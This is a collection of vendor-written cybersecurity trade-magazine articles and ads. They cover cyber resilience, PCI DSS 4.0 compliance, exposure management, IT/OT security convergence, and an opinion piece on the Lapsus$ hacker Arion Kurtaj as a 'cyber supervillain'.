Our approach to cyber resilience is founded on the belief that security is a collection of outcomes, not merely tools or solution sets. And it is rooted in the necessity of continuous improvement. The cyber resilient enterprise understands both the internal and external risks they face and can demonstrate consistent visibility into those risks across their entire attack surface. Organizations no longer simply defend themselves, they are continuously fortifying positions and adapting to new tactics and techniques. The cyber resilient enterprise must:

- **Anticipate:** understand their environment and how it maps to their unique RISK profile.
- **Withstand & Recover:** effectively detect threats then execute the right RESPONSE at the right time.
- **Adapt:** establish responses tied to policies, update user controls, and IMPROVE security posture over time.

## Resilience Focused Outcomes

With a better collection of security outcomes, organizations become better at evaluating cyber risk overall. Cyber resilience delivers enhanced security outcomes, backed by high fidelity, low volume alerts and precision response. Along with an improved security posture, cyber resilience helps security leaders deliver better narratives to stakeholders.

Deepwatch recommends organizations measure cyber resilience based on three pillars:

## Better Evaluation of Risk

- Internal, External, System and Business Risks
- Go beyond prioritization based on scan results
- Dynamic Alerting and prioritization based on internal and external context

## Response Actions

- The right action at the right time. Automation is critical, but so is understanding the risk of taking an action.
- Planning and executing the combination of active responses needed, along with policy changes, that enable preventative defenses.
- A precise mix of policy-based, automated, and human-enabled responses.
- Active response capability beyond the detection point.

## Continuous Improvement

- Threats are constantly changing, our defenses and our responses to attacks evolve but also need to be measured and improved
- Deepwatch Security Expert-led security partnership based on common goals and Key Performance Indicators (KPIs)

Supported by these three pillars, organizations can better chart their security journey to enable cyber resilience. Together we review the current state of the security program and help customers understand their risks and response capabilities. From there we work to improve response plans, security team processes, and communication to other stakeholders.

## Deepwatch Cyber Resilience

Deepwatch operates on the same philosophy of cyber resilience. Our approach includes an open data architecture, one where security data can be shared more easily across applications and platforms to deliver precision outcomes. As we do for our customers, we continuously evaluate and improve our own security program, benchmarking against industry standards, and developing global detections from customer environments and engagements.

As security data volume explodes, Deepwatch believes the traditional march toward larger and larger ingest is unsustainable. Data enrichment, advanced correlation, and machine learning help control ingest costs while providing better visibility. Deepwatch has also invested in hyperautomation to improve our future detection and response capabilities.

## Anticipate, Withstand, Recover and Improve

Cyber resilience does not come from a set of tools, a single group of analysts, or from stronger defenses. It comes from a strategic effort to anticipate threats, ensure timely response capabilities and the continuous measurement and improvement of a holistic security approach. To deliver improved outcomes, reduce alert volume with higher fidelity, drive precision response, and improve an organization's overall security posture, cyber resilience is the best strategy for every modern security team.

### About the Author

Charlie Thomas, CEO, Deepwatch. Charlie is the CEO of Deepwatch and is responsible for overall corporate strategy and execution. He has led and grown four different startups to market values from \$25 million to over \$1 Billion with four exits and an IPO. Charlie has been responsible for growth, expanding markets globally, and quickly adapting to industry dynamics at technology and software companies. He has led in all facets of growth including capitalization, branding, product, sales, channels, marketing, team recruitment, and corporate strategy. Charlie has served as a Board Member or Investor at fourteen (14) cybersecurity, software and technology companies.



He holds a B.A. from the University of Virginia and attended Georgetown University's McDonough School of Business.

Charlie can be reached online at [linkedin.com/in/charliethomasdc](https://www.linkedin.com/in/charliethomasdc) and at our company website [www.deepwatch.com](https://www.deepwatch.com).



# Move Beyond Cybersecurity. **Become Cyber Resilient.**

The Leading Managed Security Platform for **the Cyber Resilient Enterprise™**

---

[www.deepwatch.com](http://www.deepwatch.com)





## PCI DSS 4.0 Is A Reality, Are You Ready for This New Challenge?

The moment we have all been waiting for has arrived.

By Héctor Guillermo Martínez, President GM Sectec

Online transaction security has become even more crucial with the official launch of PCI DSS 4.0 on April 1, 2024. Developed in response to the massive growth of online transactions and the evolving tactics of threat actors, this mandatory global standard applies to any organization that stores, processes, or transmits cardholder data.

### PCI DSS 4.0 Transition Begins:

PCI DSS 4.0 officially took effect on April 1, 2024, with a full compliance deadline of March 31, 2025. It is essential to begin the transition from PCI DSS 3.2.1 now to ensure regulatory compliance and ensure uninterrupted business operations.

PCI 4.0 includes more than 60 new requirements, SIEM is now mandatory and there is an additional evidentiary burden for documentation and artifacts.

This puts a lot of strain on most companies, so they need a certified and experienced partner that help them on an easy path to compliance. And if the company is already certified, they will also need a partner to help them transition from PCI DSS 3.2.1 to version 4.0.

## PCI DSS 4.0 Highlights:

### Defined and Customized Approach:

Version 4.0 introduces the concept of a customized approach, allowing organizations to implement security controls flexibly to meet established objectives. This approach supports innovation in security practices, providing greater flexibility to organizations.

### Authentication:

Notable changes to the authentication and login process are implemented, including an increase in the number of attempts before account lockout, longer password lengths, and mandatory multi-factor authentication for all CDE access.

### Risk Management and Awareness:

Version 4.0 introduces new requirements and modifications associated with risk management and security awareness, supported by specific and documented risk analyses.

### Secure Development, Monitoring, and Vulnerability Management:

More stringent requirements are introduced in secure development, asset monitoring, and vulnerability management. Of particular note are the implementation of a WAF for public web applications and the use of automated tools for detecting phishing attacks.

### Encryption:

Encryption changes include the PAN mask showing only the BIN and last four digits, and the mandatory use of cryptographic hashes with key to make the PAN unreadable.

## Companies Need a Partner in Compliance and Security

Companies need a partner that helps them walk through an easy path to PCI DSS 4.0 compliance, including a team of Qualified Security Assessors (QSAs), who are certified by the PCI Security Standards Council and are fully trained on all key changes to PCI 4.0 requirements.

## About the Author

Héctor Guillermo Martínez is President and Board Member at GM Sectec. Héctor is responsible for the growth, vision, and execution of the company. GM Sectec creates innovative tailored solutions that help accelerate business breakthroughs in the areas of cyber defense, managed detection and response services, digital forensics, multi-tenancy, business continuity, information security, automation, and process orchestration to ultimately deliver outstanding cost efficiencies to our customers and partner community. GM Sectec is a global company with Headquarters in Puerto Rico and offices in Florida, Mexico, Panama, Colombia, Brazil, Chile, Spain, and Australia with clients in over 50 countries. Héctor has an MBA from CUNY, Zicklin School of Business, and is an alumnus of Harvard Business School.



Héctor Guillermo can be reached online at [LinkedIn](#) and in X @HGMartinez and at our company website <http://www.gmssectec.com>





PREFERRED PARTNER



- SAN JUAN
- PANAMA CITY
- FT. LAUDERDALE
- MEXICO CITY
- SAO PAULO
- SANTIAGO
- BOGOTA
- MADRID
- MELBOURNE

### OFFERING SERVICES



CLIENTS IN OVER  
50 COUNTRIES

### GLOBAL PRESENCE



OVER  
50 THOUSAND  
CLIENTS ENROLLED

### GROWING



WITH MORE THAN  
3 THOUSAND  
SECURITY PROFESSIONALS

### STRATEGIC ALLIANCE



WITH PR SCIENCE,  
TECHNOLOGY AND RESEARCH  
TRUST & POLYTECHNIC  
UNIVERSITY OF PR

EFFICIENCY

CONTROL

CHOICE

WWW.GMSECTEC.COM



## Security Validation and Exposure Management Enable a More Proactive Security Posture

By Nir Loya Dahan, Vice President of Product, Cymulate

It's good to know what threats are out there. It's even better to know where your own vulnerabilities lie. But in today's rapidly evolving cybersecurity threat landscape, those two things aren't enough. Modern organizations need to know not just whether they have the right security solutions in place, but how they stand up to the actual tactics attackers are using. Are they functioning as intended? Are they leaving gaps that need to be accounted for? How—and in what order—should these exposures be addressed?

These are all critical questions for today's organizations, and traditional vulnerability management solutions can only provide partial answers. Fortunately, the emergence of [exposure management and security validation](#) solutions have put new tools in the hands of security teams, allowing them to not only identify where potential exposures exist, but continuously test them and evaluate their performance against simulated attack activity. The result is a more comprehensive view of the organization's security posture, able to clearly illustrate which vulnerabilities are covered by compensating controls and where the most dangerous attack paths exist. Thanks to exposure management, organizations can now

effectively prioritize their remediation efforts and remediate the most pressing threats before attackers can exploit them.

## Exposure Management Adds a Critical Element: Validation

The idea that organizations need to know where their vulnerabilities lie is not a new one. In fact, many security vendors already offer certain elements of exposure management that have proven extremely helpful to modern organizations. They can perform discovery operations, identify potential vulnerabilities and security gaps, and many can even provide some form of prioritization and mitigation to help users better understand which vulnerabilities are the most dangerous and how they can be addressed. These capabilities are a major step forward for modern organizations, many of whom were previously struggling with a laundry list of exposures and no way to know which were important and which could be safely ignored.

But those capabilities aren't enough in today's threat environment. They omit a key piece of the puzzle: validation. Validation is what makes modern exposure management solutions different. While previous solutions could prioritize exposures based on opaque metrics, solutions equipped with security validation capabilities test each vulnerability against simulated attack activity. Knowing that a vulnerability exists isn't enough—in order to understand the actual risk it poses, organizations must know whether an attacker can actually exploit it. Is there a valid attack path that leads to exposed assets? Are there other security controls effectively compensating for the vulnerability? This information can significantly impact whether or not a given vulnerability is a priority, and the only way to obtain it is through security validation.

## Adding Context to Critical Security Decisions

Validation is at the core of a successful exposure management program. It's critical to have an exposure management platform that can provide an aggregated view of potential vulnerabilities—one capable of engaging in continuous scanning and integrating with other security tools like Cloud Security Posture Management (CSPM), endpoint detection and response (EDR), asset management databases, and other solutions that have become essential in today's threat landscape. Further, organizations must break down the siloes between those solutions to achieve a more holistic view of network security.

Once that has been achieved, organizations can begin answering the important questions: What areas are exposed because they don't have the right controls? What systems are vulnerable to emergent threats? How are they at risk and what attack paths are the most dangerous? Validation provides a critical source of truth that can help answer all of these questions. Put simply, validation works in four distinct stages:

- **KNOW:** During this stage, organizations engage in discovery, building an inventory of assets and aggregating exposures, vulnerabilities, weaknesses, and security gaps from across other, integrated solutions. By understanding potential control gaps and attack paths, the organization can begin building a risk profile of its attack surface.

- **TEST:** During the testing phase, organizations use security validation solutions to validate their controls and test against potential threats and attack paths. By performing automated offensive security assessments, organizations can marry the output of the test with the context of the attack surface to determine what the risk is. Attack path validation can then marry that output with exposure analytics to provide actionable insights.
- **FOCUS:** Through correlation and analysis, organizations can prioritize the areas of greatest risk and focus their remediation efforts. It's important to understand that these focus areas are determined based on validated controls and attack paths. In effect, prioritization is a “sort” function, while validation is a “filter” function, eliminating vulnerabilities already mitigated by compensating controls from the task list. Where vulnerability management might recommend installing a patch, exposure management can provide a range of options from mitigation to outright remediation and map out the exact effect each one will have on the organization's security posture.
- **PROVE:** This stage is where the organization gets its metrics. By establishing a baseline for cyber resilience and measuring changes over time as the threat landscape evolves and exposures are remediated, the organization can have a real-time view of its security posture. Those metrics can then be mapped to control frameworks and threat models including MITRE ATT&CK, NIST 800-53, and others, allowing the organization to clearly demonstrate its threat readiness to both internal and external stakeholders.

Organizations that invest in vulnerability management or Security Information and Event Management (SIEM) systems may believe they are covered, but these solutions only form a piece of the puzzle. The incident logs a SIEM provides are useful, but they only provide information on incidents that have already taken place, making the technology too reactive. Vulnerability management on the other hand, lacks the validation process necessary to effectively prioritize potential exposures. Only real-time [security validation and exposure management](#) can provide a real-time picture of the organization's risk profile along with the context needed to effectively prioritize mitigation and remediation efforts.

### Validated Exposures Enable Effective Threat Prioritization

Validation is the key. Every organization has exposures—as network environments grow more complex and new threats emerge on an almost daily basis, there will always be new vulnerabilities to mitigate and security gaps to address. What's most important is knowing about them as quickly as possible, and understanding them within the context of the organization's existing security framework, allowing security teams to better determine which exposures represent significant threats and which are unlikely to be exploited. Organizations that want to protect themselves against today's advanced threats can't afford to wait—because attackers certainly won't.

## About the Author

Nir is the VP Product for Cymulate. Nir is a startup veteran with a decade of experience in cybersecurity, including 7 years in Israeli Military Intelligence. He has a BA in economics from IDC and has founded a program to train students to become junior product managers. Nir can be reached at [www.cymulate.com](http://www.cymulate.com).





# BE FIGHT READY

WITH CYMULATE SECURITY  
AND EXPOSURE VALIDATION.



Attack Surface  
Management



Automated Red  
Teaming



Breach & Attack  
Simulation



Exposure  
Analytics



## **Bridging the Gap Between IT and OT Security**

**Addressing Customer Challenges**

**By Difenda**

In the ever-evolving landscape of cybersecurity, the convergence of Information Technology (IT) and Operational Technology (OT) has become increasingly imperative. As organizations continue to digitize and interconnect their systems, the need to bridge the gap between IT and OT security has emerged as a critical priority. This article delves into the significance of this integration and explores the challenges faced by businesses in achieving effective security across both domains.

To shed light on this critical topic, we engaged in a Q&A discussion with cybersecurity experts Chase Applegate and Kirsten Turnbull. Together, they offer a comprehensive perspective on the evolving dynamics of IT and OT security. Below are their insights into bridging the gap between IT and OT security in 2024.

## Exploring the intersection of IT and OT security

In today's interconnected landscape, the intersection of IT and OT security has become critical for organizations. Especially considering recent findings by Microsoft indicating unpatched, high-severity vulnerabilities in 75% of the most common industrial controllers in customer OT networks.

The integration of IT and OT systems has undoubtedly enhanced operational efficiency and productivity across various industries. However, this convergence has also introduced a myriad of security challenges. Traditionally isolated and specialized systems are now interlinked, creating a complex web of vulnerabilities ripe for exploitation by cyber attackers. This leads to 85-90% of OT cyber-attacks beginning in the IT environment.

The volume of IoT devices is expected to exceed 41 billion by 2025 according to IDC. This highlights the urgent need for a more holistic approach to cybersecurity. While the security of traditional IT equipment has seen significant improvements, IoT and OT security has lagged behind, leaving organizations susceptible to a wide range of cyber threats.

Establishing a more secure relationship between IT and OT environments requires the implementation of comprehensive control measures.

## How do most organization's structure OT security operations? Is this function typically in information security, IT, the OT engineering world itself, a combination?

The debate over the ideal functional residence of OT security operations remains a consistent discussion throughout the industry. Organizations adopt varied approaches to structure their OT security operations and there is no one-size-fits-all solution. As Chase Applegate notes, "I don't think that OT or plant operations should own security operations," but acknowledges the need for diverse skill sets and many players in the OT space. Initially, IT security might lead OT security operations efforts with a potential for specialized teams later on.

There's a tendency towards third-party management for OT security operations at least for tier-one incident triage. "Because of this complexity in a lot of use cases, it makes sense for companies to go with a third party MSSP's to manage OT security operations," Chase noted.

Kirsten reflects on this collaborative approach seen in Canada, where both IT and OT express interest in fortifying cybersecurity measures. She explains, "We want to be where we can have these hybrid teams that come together...once a week they meet, and they go over the alerts...to better tune the system." This emerging practice showcases the desire for cross-functional collaboration between IT and OT, specifically citing networking as a critical crossover skill.

This reflects the growing recognition of the interconnected nature of IT and OT and the need for holistic security strategies. However, regardless of the approach, both Chase and Kirsten underscored the importance of stringent access controls and approval processes within OT environments.



## How are best practices evolving with regards to maintaining an air gap between IT & OT systems but still finding synergies or opportunities for consolidation?

In the evolving landscape of cybersecurity, maintaining an air gap between IT and OT systems remains a critical best practice. But organizations are also exploring opportunities for synergies and consolidation to enhance efficiency and effectiveness.

Chase pointed out, "To me, there is really no such thing as a true air gap", suggesting that reliance on air-gaps is a "frankly a false sense of security". The evolution of best practices now leans towards a balance—minimizing but managing points of entry while maximizing visibility and control. Effective security must accept that "there's always going to be ways that malicious code could get introduced into your environment".

By acknowledging human error and vulnerabilities, such as plugging in e-cigarettes to your computer, the focus shifts to enforcing protocols that mitigate the very real risk of inadvertent threats, like those involving "USB sticks tethering a laptop to cell phone for fantasy football ". Monitoring and controlling these limited points of interface between IT and OT systems stands as the contemporary alternative to the illusion of an absolute air gap, fostering a security landscape that is not only more realistic but also diligently vigilant against both the conventional and unforeseen threats.

Chase further emphasized the interconnectedness of IT and OT security, noting, "A lot of attacks start in IT and so good security practices in IT help support good security practices in OT." This underscores the necessity for alignment and collaboration between IT and OT teams to bolster overall cybersecurity posture.

Kirsten emphasized the ongoing need to maintain separation between IT and OT systems to prevent threats from spreading across networks. However, she also acknowledged the potential for consolidation, indicating, "not all organizations have perfectly segmented networks....in some it's just a flat network where traffic is flowing everywhere."

While maintaining an air gap between IT and OT systems remains paramount, there are opportunities for consolidation and synergies. For instance, the concept of a "single pane of glass" for monitoring and managing both IT and OT environments can streamline operations and enhance visibility into potential threats. Kirsten hinted at this stating there is "more than one way to bake a cake there."

## How can you bridge the gap between IT and OT monitoring?

Bridging the gap between IT and OT monitoring requires a combination of technology, processes, and collaboration. One approach is to leverage unified monitoring solutions like Microsoft Defender for IoT, that provide visibility into both IT and OT environments, allowing organizations to detect and respond to threats more effectively.

Chase Applegate highlighted the symbiotic relationship between IT and OT cybersecurity, stating, "A lot of attacks start in IT, so good security practices in IT help support good security practices in OT." This underscores the interconnected nature of security measures across both domains.

Kirsten Turnbull emphasized the significance of segmentation in OT environments, where devices often behave like enterprise IoT devices. She noted, "When you hear about ransomware taking down hospitals, one of the reasons is because there's nothing segmented." This underscores the urgency for robust segmentation strategies to fortify healthcare, and other OT networks against cyber threats.

To bridge the gap between IT and OT monitoring effectively, organizations can adopt the following strategic approaches:

- **Comprehensive Visibility:** Implementing solutions that provide comprehensive visibility across both IT and OT networks. This entails leveraging technologies capable of monitoring diverse protocols and network architectures, as mentioned by Kirsten Turnbull.
- **Collaborative Governance:** Establishing collaborative governance structures that facilitate cross-functional communication and decision-making. This involves fostering dialogue between IT and OT teams to align security objectives and priorities.
- **Unified Security Frameworks:** Adopting unified security frameworks that encompass both IT and OT environments streamlines security operations and enhances threat detection capabilities. Integration with solutions such as Microsoft Defender for IoT, as discussed by Kirsten Turnbull, can bolster the security posture of OT networks.
- **Skill Development:** Investing in continuous skills development initiatives ensures that personnel are equipped with the knowledge and expertise to navigate the complexities of IT and OT security. This includes training programs focused on protocol parsing, segmentation strategies, and incident response protocols.
- **Proof of Concepts (POCs):** Engaging in POCs, as advocated by Chase Applegate, enables organizations to evaluate the efficacy of cybersecurity solutions in real-world scenarios. This hands-on approach fosters informed decision-making and facilitates the adoption of innovative technologies.

### Why do customers trust Microsoft Defender?

Chase Applegate highlighted that customers trust Microsoft Defender for its comprehensive security capabilities, advanced threat detection capabilities, and seamless integration with existing Microsoft solutions. With its robust threat intelligence, machine learning algorithms, and real-time protection features, Microsoft Defender provides organizations with the confidence they need to defend against a wide range of cyber threats across both IT and OT environments.

### What kind of automation use cases can I find in OT security operations?

Automation plays a pivotal role in OT security operations, enabling organizations to streamline processes, enhance efficiency, and mitigate human errors. Common automation use cases include asset discovery and inventory management, vulnerability scanning and patch management, incident response, and compliance reporting. By automating these tasks, organizations can bolster their security posture and free up valuable resources for strategic initiatives.

Chase detailed a scenario where automation plays a critical role: “For one of Difenda’s clients, we have an alert that regularly fires that could be indicative of a very serious compromise...”. Specifically, he described an automated process tailored to minimize false positives, “...we found if certain very specific parameters are present the alert doesn’t need to be forwarded to a SEC OPS analyst“. We can now utilize that information to prevent the alert from moving to Sec Ops analysts with [Difenda AIRO](#).

Difenda AIRO is an Automated Incident Response and Orchestration engine that integrates into customer Microsoft Sentinel instance and works in collaboration with Azure automation services. It leverages threat enrichment, auto-triage, incident scoring, auto-response, and service synchronization to enhance incident response capabilities and streamline security operations.

Chase highlighted the practical benefits of automation with Difenda AIRO beyond high-concept ideas: “...there’s a lot of opportunities that you can have to just streamline your operations.” He emphasized the importance of such measures in terms of optimization and scalability, “especially for someone that’s trying to manage this in-house, nobody wants to get 10 calls a night because there could be an attacker in and they have to manually review it.”

### How much efficiency via automation does it add?

In terms of quantifiable impact, automation in cybersecurity has been shown to significantly reduce response times to security incidents and minimize the likelihood of human error. Chase highlighted that “Integrating automation into OT security operations with Difenda AIRO has been shown to reduce alert investigations by up to 70% and reducing time to respond by 60% or more.”

Kirsten also discussed a common challenge with parser protocols. “Every single OT environment I’ve ever been in has some sort of protocol that is either not recognized by the product or is proprietary.” With Defender for IoT, Kirsten explained that “we have the ability to create parsers to pull relevant information off the wire. Which allows you to not just look at your Rockwell and your Schneider, but have the ability to be able to pull asset data from other technologies as well.” Effectively enabling the security team to streamline operations across multiple technologies. Instead of relying on separate personnel, protocols or tools you have a unified approach to gather and analyze asset data. This integration reduces complexity and enhances the team’s ability to respond to security incidents promptly.

### How does Difenda’s services work for OT?

Difenda’s services are designed to address the unique security challenges faced by OT environments by supporting ongoing cyber program maturity.

Difenda MXDR for OT provides comprehensive threat protection for all your diverse endpoints, IoT, OT, and industrial control system (ICS) devices. With passive, agentless network monitoring, we safely inventory all your assets without impacting infrastructure performance.

It is designed to reduce loads on internal teams while supporting ongoing cyber program maturity. We use iterative processes to help you enhance proactive controls and reduce alert volume with real-time insights, providing the necessary data to drive strategy.

With Difenda's strategic deployment and integration of both IT and OT security technologies, a custom Sentinel Dashboard can display both IT and OT data. This centralization of alerts into a single interface expedites our triage process and ramps up response efficiency.

AIRO goes beyond and correlates data from Defender for IoT with data from Microsoft 365 Defender to spot other anomalous activity from the same user. Instantly, it's possible to see the user credentials used to gain access to the OT environment. More significantly, Difenda's enrichment data verifies if there is a correlation of user data between attacks.

Difenda's integrated Sentinel Portal and AIRO work in unison to provide greater visibility, highlighting all the environment alerts. In the case of any changes detected in the PLC's operating mode, AIRO can automatically provide concise alert information that an analyst needs to make an informed decision and respond swiftly. AIRO also correlates data with alerts that are linked to the same device. For instance, if Defender for IoT detects an attempt of malware, AIRO will provide the details of this attempted breach.

## Conclusion

In wrapping up our discussion on bridging the gap between IT and OT security, automation emerged as a pivotal component in OT security operations, enabling organizations to streamline processes, enhance efficiency, and mitigate human errors. Solutions like Microsoft Defender for IoT and Difenda AIRO exemplify the potential of automation to revolutionize cybersecurity practices and drive operational excellence.

The discussion with Kirsten and Chase has shed light on the complexities and nuances of this integration, emphasizing the importance of collaboration, innovation, and continuous learning. By embracing these principles, organizations can not only address security challenges effectively but also pave the way for a more secure and resilient digital future.

## About the Author

### Meet Kirsten Turnbull

Kirsten Turnbull, a Technical Specialist at Microsoft with GCIA, GCIH and CISSP certifications, has been recognized as one of Canada's top women in cybersecurity. With her deep understanding of network security, and her extensive experience across various industries, including Oil & Gas, Manufacturing, Utility, Pharmaceutical, and Mining, she offers invaluable insights into the unique challenges of OT security.

Kirsten can be reached online at [LinkedIn here](#).



### Chase Applegate

Complementing Kirsten's expertise, we have Chase Applegate, a Senior Engineer with a proven track record in cyber research and response for operational technology. Chase is known for his innovative solutions in safeguarding organizations against emerging threats. His understanding of the technological landscape and its vulnerabilities, combined with his expertise in threat detection techniques, and experience in in-house manufacturing security operations teams makes him a go-to authority in the field.

Chase can be reached online at [LinkedIn](#) and [difenda.com](#).



# DON'T LET ~~BLURRED~~ BOUNDARIES COMPROMISE YOUR SECURITY

## INTEGRATE



IT



OT

[www.difenda.com](http://www.difenda.com)



**GET  
VISIBILITY**



## Rise of the Cyber Supervillain

By Guy Rosefelt, Chief Product Officer, Sangfor Technologies

In my [Cyber HotSeat Interview with Gary Miliefsky](#), I made a prediction about the rise of the Cyber Supervillain. This is an uber-hacker with the ability to take the entire world hostage, not company by company or country by country, but in its entirety. How could that be possible? By connecting everything, everywhere together.

Globalization of companies, systems, and data has been ongoing for over 30 years since the commercialization of the internet. In the 21<sup>st</sup> century, we see a major shift from on-premises infrastructure to cloud computing, whether it be SaaS, IaaS, PaaS, or any other acronym. Thus, everything starts to become connected directly or indirectly.

Many years ago, I wrote about a potential internet apocalypse, where connectivity and services for entire countries or continents would be rendered inoperable. I suggested then that attackers could weaponize the 5G Smart Cities being developed at that time by infecting the multitude of IoT devices deployed (cameras, smart meters for utilities and parking, etc.) and turning the cities into giant DDoS cannons that could attack entire countries. The firepower of the controlled cities could still be increased a thousandfold if a percentage of Android phones used by the population were also compromised.

You are thinking to yourself, “But Guy, how would that even be possible?! There is little evidence to suggest that Android phones could be infected and used on a large scale!”

But it has happened more than once...

In August 2017, the tiny African county [São Tomé and Príncipe was hit by a mass botnet infection](#). While there were only 8,200 mobile phones on the island, 12%, or over 1,000 mobile phones, were likely infected with the WireX malware. This was up from 3 infections in July 2017.

São Tomé and Príncipe August Reputation Data										
ASN	Assigned IPs	Matched IPs	Percent Matched	Botnets	DDoS	Other	Spam Sources	Exploits	Scanners	Malware
AS328191	8192	1039	12.683105	1005	2	0	2	3	16	0
AS327725	512	4	0.78125	2	2	0	0	0	0	0

In July only three IPs belonging to the smaller ASN AS327725 had reputation: 1 Botnet and 2 DDoS.

São Tomé and Príncipe July Reputation Data										
ASN	Assigned IPs	Matched IPs	Percent Matched	Botnets	DDoS	Other	Spam Sources	Exploits	Scanners	Malware
AS327725	512	3	0.585938	1	2	0	0	0	0	0

Table 1: São Tomé and Príncipe IP Reputation Data

McAfee’s Mobile Research Team [identified](#) a new version of HiddenAds malware on the Google Play Store in August 2022 that disguised itself as various cleaner apps. The malware was updated with the ability to start on its own once installed and had infected over 1 million devices globally.

Top affected countries include South Korea, Japan, and Brazil.



Figure 1. Top affected countries (including South Korea, Japan, and Brazil) by new HiddenAds malware.



Today, supply chain attacks, AI-enabled advanced persistent threats (APTs), and insecure IoT have taken what I imagined and made it worse. Recent issues at social media sites, media & communications sites, and critical infrastructure & services repeatedly demonstrate how fragile online infrastructure is. [In May 2022, the entire country of Costa Rica was shut down, and a state of emergency was declared due to a ransomware attack.](#)

So, we know it is possible to bring down countries. But who will be able to do that?

CyberDefense Magazine has a list of the [Top 100 Cybersecurity Hackers](#). Most of the people on the list are reformed, incarcerated, or dead. All were very successful in their cyberattacks, but none were as driven or as dangerous as someone not on the list.

History is full of famous criminals: Adolf Hitler, Bonnie & Clyde, Pablo Escobar, Julian Assange, and now, Arion Kurtaj. Now 18, Kurtaj was an underage teenage hacker from Oxford, UK, and a member of the Lapsus\$ group, a mostly teenage threat actor group that attacked dozens of well-known companies and government agencies around the world in 2021 and 2022.



Lapsus\$ came to public attention in December 2021 after attacking Brazil’s Ministry of Health, stealing 50TB of data, and demanding a ransom to not publish any of the data. They were responsible for breaching [Okta](#), [Microsoft](#), and Samsung, among others, stealing data and again extorting ransom to not post the data online. The attacker group was so brazen, they maintained a Telegram channel where they announced when and where they would publish stolen data drops and conducted polls to determine what targets to attack. In 2022, [the Lapsus\\$ channel had over 45,000 subscribers](#).

Kurtaj is thought to be the founder of Lapsus\$ at age 16 with another teen hacker from Brazil. At the age of 17, he was arrested in March 2022 with other teen hackers for attacking and stealing data from NVIDIA and UK phone company BT/EE. They had leaked some sensitive data as an incentive for NVIDIA to pay a ransom. After his arrest, Kurtaj was “doxxed” by a rival cybergang who posted his family’s personal information online. While out on bail in September 2022 and with his laptop confiscated, Kurtaj was moved to a budget hotel for his safety. There, [he quickly hacked both Uber and Rockstar Games](#), stealing video clips of the unreleased Grand Theft Auto 6 games using only a smartphone, an Amazon firestick,

Bluetooth keyboard and mouse, and hotel room TV. The attack was discovered when Kurtaj released the stolen video clips, and he was immediately arrested again.

Because Kurtaj was previously diagnosed at an early age with severe autism, he was found unfit to stand trial. Instead, the judge asked a courtroom jury to “determine whether or not he did the acts alleged — not if he did it with criminal intent.” The jury determined that he did commit the alleged crimes. Evidence was presented to the court that Kurtaj had been violent while in custody, with dozens of reports of injury or property damage. A mental health assessment was conducted during the sentencing hearing and found Kurtaj “continued to express the intent to return to cyber-crime as soon as possible. He is highly motivated.” The judge deemed Kurtaj remained [“a high risk of serious harm to the public through skill in gaining unfettered access to computers.”](#) [Kurtaj, now 18, was committed to a secure hospital until doctors deem him no longer a danger.](#) Secure mental health hospitals in England and Wales house people deemed to be a danger either to themselves or others on account of their mental illness. Potentially, he could remain in hospital for life.

What makes Kurtaj so special? He is the first hacker to publicly admit all he wants to do is hack. He is a sociopath with the will to cause destruction, just like any movie or comic book supervillain. But there will be more teenage criminals on the rise this year to take his place; disenfranchised teenagers who grew up practicing hacking from a very early age using tools and information readily found on the internet. These teens will join a virtual version of gangs found on the streets in most cities, but these cybergangs have a global reach and access to weapons far more dangerous than drugs and guns. Worse, there is a far less likelihood that cybergang members will be easily identified and caught. Hackers learn lessons from other hackers, and new internet privacy protection tools also protect the identity of hackers. AI will make their attacks stealthier and almost impossible to detect without AI-enabled detection tools that are still in their infancy. Trend Micro published an interesting blog post about the different criminal undergrounds that exist globally, but even that is changing as teen cybergangs arise. These cybergangs will produce more cyber supervillains who will try to bring about the internet apocalypse for fame or gain. They will fight each other for cyber territory and global supremacy, just as gangs fight to secure neighborhoods and criminal enterprises today. When that happens, we will see the cyberspace version of [what is happening in Haiti](#) today.

But there will be one that leads a gang - the Cyber Supervillain. Cyber Supervillains will have the drive to achieve their objectives without fail and have the skills to do so. Nothing will get in their way. They will be hyperintelligent, but socially outcast. They will be imaginative and quickly develop new attack strategies and techniques to exploit vulnerabilities. They will have sociopathic, if not psychopathic, traits that allow them to morph their personalities into masters of social engineering. They will launch campaigns against targets to fulfill whatever personal agenda they have but mostly to satisfy their own ego.

This will make defending against cyber supervillains extremely difficult. Organizations need to deploy the best cybersecurity defenses for their requirements and environments. They need to be diligent about updates and patches. They need to conduct regular vulnerability assessments to find and close attack surfaces. But the more difficult challenge will be training people to recognize social engineering attacks. People want to be friendly and helpful, and this can be easily exploited to give up sensitive information to use in attacks. And that is the Cyber Supervillains greatest superpower.

## About the Author

Guy is Chief Product Officer for Sangfor Technologies. He has over 20 years' experience (though some say it is one year's experience twenty times) in application and network security, kicking it off with 10 years in the U.S. Air Force, reaching rank of captain. After his time in the USAF building the first fiber to the desktop LAN and other things you would find in Tom Clancy novels, Guy worked at NGAF, SIEM, WAF and CASB startups as well as big-name brands like Imperva and Citrix. He has spoken at numerous conferences around the world and in people's living rooms, written articles about the coming Internet Apocalypse, and even managed to occasionally lead teams that designed and built security stuff. Guy is thrilled to be in his current position at Sangfor — partly because he was promised there would always be Coke Zero in the breakroom. His favorite cake is German Chocolate. Guy can be reached online at <https://www.linkedin.com/in/guyrosefelt/> and at Sangfor's official website: <https://www.sangfor.com/>

